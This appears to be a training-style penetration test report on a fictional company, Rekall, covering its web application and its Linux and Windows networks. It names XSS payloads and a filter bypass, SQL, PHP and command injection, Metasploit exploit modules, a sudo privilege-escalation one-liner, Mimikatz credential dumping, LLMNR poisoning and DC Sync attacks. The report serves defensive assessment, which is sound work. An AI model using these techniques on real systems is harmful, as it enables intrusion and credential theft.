Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorised forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Hack Overflow
Contact Name	Kevin Mitnick
Contact Title	Lead Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	10 Jan 2024	J. Purll	Web Vulnerabilities
002	12 Jan 2024	J. Purll	Added Linux Vulnerabilities
003	15 January 2024	J. Purll	Added Windows Vulnerabilities
004	18 January 2024	J. Purll	Consolidation of information
005	20 January 2024	J. Purll	Final Submission

Introduction

In accordance with Rekall policies, our organisation conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilising industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorised access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organisation). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
192.168.13.0/24	Linux network - internal domain, range.
172.22.117.0/24	Windows network - internal domain, range
192.168.14.35	Web application server and public domain
*.totalrekall.xyz	


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defences that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- **Session Management** - During our penetration testing, Hacker Overflow rigorously evaluated the session management capabilities of Rekall's web application. We employed techniques such as path traversal and session ID manipulation, aiming to access sensitive data within the administrator's area. Despite these efforts, our team was unable to penetrate these security measures, which is a testament to Rekall's implementation of session management protocols. However, it is important to note that while our attempts were not successful, vulnerabilities in this area do exist. Given sufficient resources, time, and expertise, a sophisticated attacker might be able to exploit these weaknesses. Therefore, we advise Rekall to conduct a thorough review of their session management frameworks, to ensure they are updated and aligned with the latest industry best practices, which will further minimise the risk of exploitation.

- **Attack Surface of the WIndows Domain Controller -** Hacker Overflow acknowledges Rekall's effective measures in minimising the attack surface of their Windows Domain Controller. Our scanning tools revealed a notably limited number of attack vectors, reflecting a well-maintained and secure setup. Additionally, unlike in other systems, we did not find any instances of files containing unsecured credentials associated with the Domain Controller. However, it is important to note that despite these commendable efforts, our team ultimately succeeded in gaining authentication to the Domain Controller. This breach was primarily due to an outdated and seemingly overlooked LLMNR (Link-Local Multicast Name Resolution) service that was still active and broadcasting within the network. This instance highlights the importance of regular reviews and updates of all network services to ensure that they do not become inadvertent security liabilities.

- **Complex Administrator password on Domain Controller** - while Hacker Overflow was able to obtain the NTLM hash of the Administrator account, the password was sufficiently complex enough that we were unable to crack it to reveal the plain text credential. This is testament to Rekall's policies regarding strong and complex password policies with regards to the administrator account on the Domain Controller. However, given enough time and resources, this credential will be cracked. Strong and complex passwords, especially on the domain controller, will allow Rekall to conduct a fast incident response plan in the event of a breach.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- **Inconsistent Level of Input Validation and Sanitation -** In our security assessment for Rekall, Hacker Overflow identified inconsistent levels of user input validation and sanitisation across various system components, with some areas displaying a complete lack of these protective measures. This inconsistency poses a significant threat, as it has led to vulnerabilities including Cross-Site Scripting (XSS), SQL and PHP code injection, and Local File Inclusion (LFI) being exploited. These weaknesses allow attackers to exploit the system by injecting malicious scripts or code, potentially compromising data integrity and system

security, user security and potentially Rekall's reputation. Given these findings, it is crucial for Rekall to review and reinforce their input validation and sanitisation protocols, ensuring a uniform and robust security stance throughout its web application.

- **Weak Password Practices and Policies -** Apart from the Domain Controller, we identified significant system-wide deficiencies in the implementation and enforcement of password policies. Among the most concerning findings is that multiple administrators used passwords identical to their usernames on local machines, which allowed our team to quickly gain access through brute force methods. In addition, passwords predominantly lacked the necessary complexity, such as a combination of letters, numbers, and special characters, making them vulnerable to simple attack strategies. To enhance security, Rekall needs to urgently review and strengthen their password policies, coupled with a targeted employee education program emphasising the critical importance of secure password practices and the potential risks associated with lax security measures.

- **Poor Storage Practices of Sensitive Data -** Several areas of concern were identified in Rekall's practices for storing sensitive data. Notably, there were instances of sensitive information, including administrator passwords, being stored without encryption and lacking adequate access control. Additionally, our evaluation revealed that credentials located within configuration files and web application code. While these practices are often overlooked by unsuspecting employees they do pose certain security risks that need addressing. It is advisable for Rekall to implement, review and enhance their data storage practices to ensure sensitive information is both encrypted and access-restricted. A thorough audit of files and source code to identify and secure sensitive data would also be a prudent step towards strengthening the overall data security posture of the organisation.

- **Unpatched / Outdated / Redundant Network Services -** Hacker Overflow identified several network services operating on redundant outdated or unpatched software versions. These findings highlight areas where the network might be more susceptible to known vulnerabilities, as patches and updates often include critical security enhancements. In addition, running redundant services, such as LLMNR, unnecessarily increases the network's attack surface. While running outdated services is a common challenge in many IT environments, it does present a considerable susceptibility to cyber attacks. It is highly recommended that Rekall undertake a systematic review of their network services to identify, decommission or update any outdated software as well as implementing a regular update and patch management process.

- **Exposure of Confidential Information in Public Domains -** The investigation revealed that sensitive information, including system configurations, user credentials, and internal documentation, is publicly accessible. This represents a severe security threat as it provides potential attackers with the same information utilised by Hacker Overflow to successfully exploit and gain unauthorised access to Rekall's systems. To address this issue, a comprehensive review of all publicly accessible data should be conducted. Sensitive information must be removed from public access and securely stored. Additionally, routinely monitoring and auditing the public domain for inadvertent data leaks may prevent sensitive information from being exposed in the future.

Executive Summary

Executive Summary - Day 1 - Rekall Corporation Web Application Pen Test
Day 1 commenced with penetration testing of Rekall's web application. After exploring the web application and its intended functions, Hacker Overflow commenced testing for user input vulnerabilities such as Cross Site Scripting (XSS) and Local File Inclusion (LFI).

Multiple XSS vulnerabilities were identified throughout the site. The first was located in the name entry field within ‘welcome.php’, whereby Hacker Overflow was able to inject a benign script (<script>alert(“hi”)</script>) which would causing code to execute in the client browser, known as a Reflected XSS exploit.

A further Reflected XSS vulnerability was exploited from a different input field with a script being successfully injected. Though in this case, it can be noted that some input validation was present which required the script tags be formatted as ‘<SCRscriptIPT>’ in order to circumvent defences. Nonetheless, exploitation was achieved.

A third XSS vulnerability, the Stored variant, was identified on the 'comments.php' page. Hacker Overflow was successful in embedding a benign script into the web server.

Hacker Overflow noted multiple sections of the application that allowed for the uploading of user files. Two Local File Inclusion (LFI) vulnerabilities were identified in this regard. Of the two cases of LFI, one appeared to have no restriction on the file types that could be uploaded, while the other had some sanitization against .php file types. In both cases, Hacker Overflow managed to upload a script into the web app directory.

Hacker Overflow navigated to the ‘login.php’ page and tested for SQL injection vulnerabilities, which were successful against the user login fields. Examination of the HTTP code of the login.php page revealed admin credentials of ‘dougquaid’ embedded in plain text.

Logging in with the above credentials granted access to the privileged ‘networking.php’ page. This page contained two user input fields that executed Name Service Operating System commands on the web server. Despite some input validation being present, Hacker Overflow successfully executed code injection attacks in both input fields, resulting in further exposure of sensitive information.

Hacker Overflow also tested for directory traversal by identifying and exploiting limited URL validation measures to access sensitive files within the web app directory. The sensitive information contained within these files enabled Hacker Overflow to delve deeper into the web application, uncovering hidden and deprecated pages, text files, and functions of the application. The following assets were found to contain sensitive information:

- Robots.txt
- Disclaimers.php
- Old_disclaimer_1.txt

The ‘robots.txt’ file pointed to a hidden page titled ‘Souvenirs.php’. Hacker Overflow noticed that the PHP command, ‘message=’ was embedded in the URL, suggesting the potential to execute php script. Hacker Overflow then tested a PHP injection attack in the URL, which was successful in divulging system users from the ‘etc/passwords’ file.

With this information exposed, Hacker Overflow commenced a brute force attack on the admin login within the ‘login.php’ page. Due to a very weak password, authentication into the privileged admin area was achieved in a very short order, as the password of the admin user 'melina' was the same as the username itself.

The admin credentials authenticated to ‘admin_legal_data.php’; however, within this area of the application, no sensitive information was able to be exposed, despite numerous attempts to attack the session management of the page using Burp Suite. Although an additional instance of sensitive data exposure was found while utilising Burp Suite to inspect the headers of the ‘about-rekall.php’ page.

Hacker Overflow concluded the Penetration Test of the Rekall web application, having identified and successfully exploited 9 types of vulnerabilities.

Executive Summary - Day 2 and Day 3 - Linux and Windows Penetration Tests

Hack Overflow commenced penetration testing on Rekall Corporation’s Linux and Windows systems on Days 2 and 3 of the evaluation. During the course of this assessment, Hack Overflow undertook the following methodology:

1. **Open Source Intelligence (OSINT)** of all Rekall information and assets including Rekall’s public facing domain, totalrekall.xyz.

During Hacker Overflow’s analysis, we found that Rekall had disclosed sensitive information or other information that can be used by attackers to harm the business. This includes the following:

a. **User credentials found** on GoDaddy’s WHOIS database.

b. **Approaching expiry of the totalrekall.xyz** :

i. domain on the WHOIS database on 24 January 2024. A lapse on registration could expose the company to a cybersquatting attack.

ii. SSL/TLS certificate on the crt.sh records expiring 20 May 2024. Close monitoring is required to avoid security and reputational risks associated with being classified as an “insecure site” by modern web browsers.

c. **Extraneous information** found on the text record of the nslookup query for totalrekall.xyz (flag 2).

d. **Hashed Credentials** found on Rekall’s github website, which was successfully hacked by the open source and easily accessible program John the Ripper.

2. **Active Scanning** of Rekall’s Linux and Windows’ network using Nmap, and Nessus Scans. The results of these scans revealed critical vulnerabilities which Hacker Overflow was able to exploit (see exploitation in 3 below for details) as follows:

<u>Linux Hosts:</u>

a. Nmap scan on host (192.168.13.13) showed outdated Drupal Version 8, making it vulnerable to a Remote Code Execution Vulnerability (CVE-2019-6340).

b. Nmap and Nessus Scans on host (192.168.13.10) showed Apache Tomcat/Coyote JSP engine 1.1 http service running on open port 80, which is vulnerable to an RCE exploit.

c. Nmap scan of host (192.168.13.11) showed that Apache 2.4.6 http service was running on open port 80, indicated that the machine was vulnerable to the well-known HTTP shellshock vulnerability.

d. A Nessus scan of host (192.168.13.12) revealed a critical remote code execution vulnerability affecting it, being Apache Struts 2.3.5-2.3.31.

Windows Hosts:

a. An aggressive Nmap scan on host (172.22.117.20) revealed an unpatched FTP service (Filezilla ftp 0.9.41 beta) which allowed for login and transfer of files by any external user by simply using “anonymous” as the username and password.

b. Nmap scan of host 172.22.117.20 revealed that it was running SLMail (Seattle Lab Mail) on ports 25, 27, and 106, exposing it to buffer overflow attack, allowing attackers to execute arbitrary code execution on this machine.

3. **Exploitation:** As a result of the information obtained through OSINT and Active Scanning, Hacker Overflow was able to immediately compromise a number of hosts on Rekall’s network as follows:

Linux Hosts:

a. The credential that was found on the WHOIS database was used to compromise 192.168.13.14. In particular, as port 21 was open, Hacker overflow authenticated into the machine with alice@192.168.13.14 and correctly guessed the password as “alice”. Even if “alice” was not correct, the lack of complexity in the password means that an attacker could easily carry out a dictionary attack and arrive at the correct password relatively quickly.

b. As a result of the outdated Drupal Service running on host 192.168.13.13, Hacker Overflow was able to use the Metasploit Drupal CODER Module exploit (unix/webapp/drupal_restws_unserialize) to execute arbitrary commands under the context of the web server user. In doing so we were able to compromise the host by gaining shell access under the user www-data.

c. Because of the Linux Apache Tomcat Upload Bypass vulnerability, Hacker Overflow successfully used the Metasploit tomcat_jsp_upload_bypass exploit against host 192.168.13.10. The module takes advantage of the vulnerable Apache configuration by using a PUT request bypass to upload a JSP shell into the Apache program. As such, Hacker Overflow successfully compromised the host by gaining shell access with sudo privileges (root user). With sudo privileges, Hacker Overflow was able to navigate all files and directories on the host unabated, including root folders and the /etc/shadow directory.

d. Hacker Overflow then successfully compromised host 192.168.13.11 using the HTTP shellshock vulnerability in Metasploit, which is a RCE exploit. This exploit also allowed us to open a meterpreter shell in the target host under user “www-data”, which is a standard user created by Apache2 software configuration. However, even with standard user permissions, Hacker Overflow was still able to view the /etc/passwd and /etc/sudoer’s file on the host, implying weak access control on sensitive files on this host.

e. As a result of the Nessus scan identifying the Apache Struts 2.3.5 vulnerability, Hacker Overflow successfully used the multi/http/struts2_content_type_ognl exploit in Metasploit to gain root access via a meterpreter shell into the target host 192.168.13.12. As root user we obtained access into sensitive files and directories, thereby taking full control of the machine.

Windows Hosts:

f. The unpatched FTP service (Filezilla ftp 0.9.41 beta) allowed Hacker Overflow to simply login to the FTP service on host 172.22.117.20 with username and password as “anonymous”. This allowed us to download files (data exfiltration) from the host without authentication.

g. After further research into the SLMail (Seattle Lab Mail) versions on host 172.22.117.20 running on ports 25/tcp (smtp), 106 (pop3pw), and 79 (finger) Hacker Overflow found an exploit that targeted the pop2/pop3 service Meterpreter, where we were able to gain a meterpreter shell on the host with System priveleges.

4. **Privilege Escalation and Credential Access:** Once the Linux and Windows machines were compromised, Hacker Overflow were able to escalate the privileges of the users that were exploited to gain higher privileges within the systems. This was done in several ways depending on the host and operating system, as outlined below.

Linux Hosts:

a. After compromising host 192.168.13.14 with user credentials obtained from the publicly accessible WHOIS database, Hacker Overflow was able to check the user privileges with the “sudo -l” command. The file was configured to allow Alice to all commands on the host, except as a root user.

However, Alice’s permissions was written in the sudoers file with the “ALL” keyword in the Runas specifier, and as such is affected by vulnerability CVE-2019-14287. The vulnerability effectively allows any user with this configuration to bypass the !root (not root) security rule. By prefacing commands with “sudo -u \#$((0xffffffff))” Hacker Overflow was able to escalate Alice’s privileges to sudo and take control of the machine.

Windows Hosts:

b. After successfully compromising host 172.22.117.20, Hacker Overflow enumerated the users on the host in an attempt to escalate our privileges. We used the MimiKatz / kiwi module in Metasploit to obtain the NTLM hashes of the local user accounts from the SAM database. Once the NTLM hashes were obtained for each of the users enumerated, we successfully cracked the passwords for flag6, as well as sysadmin.

c. In addition to credential dumping Hacker Overflow tested for Local Link Multicast Name Resolution (LLMNR) vulnerabilities on the network. Using the responder tool on the Kali Linux command line, we could listen for LLMNR broadcasts containing the usernames and password hashes of users from the domain controller. In doing so, we obtained the hashed credentials of user ADMBob, and successfully cracked this user’s password.

5. **Lateral Movement and further credential access:**

Windows Hosts:

a. After cracking credentials found through LLMNR Poisoning, Hacker Overflow commenced lateral movement into the Windows Domain Controller host 172.22.117.10 (“DC”). Utilising the Metasploit Psexec module, Hacker Overflow attained remote command execution capabilities in the Domain Controller. This allowed us to engage in data exfiltration, as noted in point 7 below.

b. After gaining access to the DC Hacker overflow used Metasploit's kiwi module to perform a DC Sync attack. In doing so we were able to gain the NTLM hash of the domain administrator which resulted in the compromise of the entire domain and "crown jewel" of the network. We were not able to crack this hash however, which implies that Rekall implemented strong and complex password policies on the administrator account for the DC.

6. **Persistence:** Once both Linux and Windows hosts were compromised, it is possible to maintain persistence by scheduling tasks, either through Linux Cron Jobs or the Windows Task Scheduler.

Windows Hosts:

Once Hacker Overflow gained access to Windows host 172.22.117.20, we observed the unnecessary task "flag5" had been added as a task name. This indicates that any user can create a task on the machine without needing administrator or System privileges. It is noted that Scheduling tasks is a very popular attack technique by malicious users that allows them to establish persistence on a network. Our evaluations demonstrated that this host was vulnerable to such an attack.

7. **Collection:**
   Windows Hosts:

   a. Upon successful lateral movement to the domain controller as a result of credentials obtained through LLMNR poisoning, Hacker Overflow was able to access sensitive files and information found in multiple locations of the system.

8. **Impact:**

As a result of the above pen test, Hacker Overflow has been able to demonstrate serious weaknesses to Rekall's Web Application, as well as its Linux and Window system networks. All of the above tactics and techniques are possible to achieve by malicious actors, resulting in loss of confidentiality, availability, and Integrity to Rekall's assets and data. This can also cause significant financial and reputational loss to Rekall. As such it is strongly recommended that Rekall adopt all remediations suggested in this report.

Summary Vulnerability Overview

Vulnerability	Severity
Sensitive Data Exposure on web app, and Linux and Windows OS	Critical
SQL Injection vulnerability	Critical
Directory Traversal Vulnerability on web application	Critical
PHP Injection Vulnerability on web application	Critical
Weak Password Policy Vulnerability on web app, Linux and Windows OS	Critical
Linux Apache Tomcat Upload Bypass RCE vulnerability	Critical
Linux Shell Shock RCE vulnerability on Linux OS	Critical
Linux Apache Struts RCE vulnerability on Linux OS	Critical
Linux Drupal Core RCE vulnerability on Linux OS	Critical
FTP Anonymous Vulnerability on Windows OS	Critical
Credential Access via lsa_dump_sam (kiwi) Vulnerability on Windows OS	Critical
Credential Access via LLMNR poisoning Vulnerability on Windows OS	Critical
Credential Access via DC Sync Attack (kiwi) Vulnerability on Windows OS	Critical
Psexec RCE vulnerability on Windows OS	Critical
SLMail Service Vulnerability on Windows OS	Critical
Reflected cross-site scripting (XSS) on web application	High
Stored/Persistent cross-site scripting (XSS) on web application	High
Local File Inclusion Vulnerability on web application	High
Command Injection / shell Injection Vulnerability on web application	High
Incorrect or Sub-optimal configuration of system config files on Linux OS	High
Weak/Broken Access Control - Windows OS Scheduled Tasks Vulnerability	High
Unpatched/Outdated Network Services on Linux and Windows systems	Medium
Approaching Expiry of domain and SSL certificate registration	Low

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	#	OS/Interface/service	Total
Hosts	192.168.14.35 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 172.22.117.10 172.22.117.20	Web App Linux Linux Linux Linux Linux Windows Windows	8
Ports (affected)	21 22 80 106 110 5355	ftp ssh http pop3pw pop3 LLMNR	6


Exploitation Risk	Total
Critical	15
High	6
Medium	1
Low	1


Vulnerability Findings

Vulnerability 1	Findings
Title	Reflected Cross Site Scripting (XSS) (flags 1 & 2)
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	High
Description	After exploring the web application and its intended functions, Hacker Overflow commenced testing for user input vulnerabilities. Multiple XSS vulnerabilities were identified throughout the site. The first was located in the name entry field within 'welcome.php', whereby Hacker Overflow was able to inject a benign script (<script>alert("hi")</script>) which would causing code to execute in the client browser, known as a Reflected XSS exploit. This revealed flag 1. A further Reflected XSS vulnerability was exploited from a different input field with a script being successfully injected. Though in this case, it can be noted that some input validation was present. Nonetheless exploitation was achieved when Hacker Overflow formatted the script tag as '<SCRscriptIPT>' in order to circumvent defences. This revealed flag 2.


Images



1. when inputting <script>alert(“xss”)</script> the name field accepted this script and generated a pop-up (below).




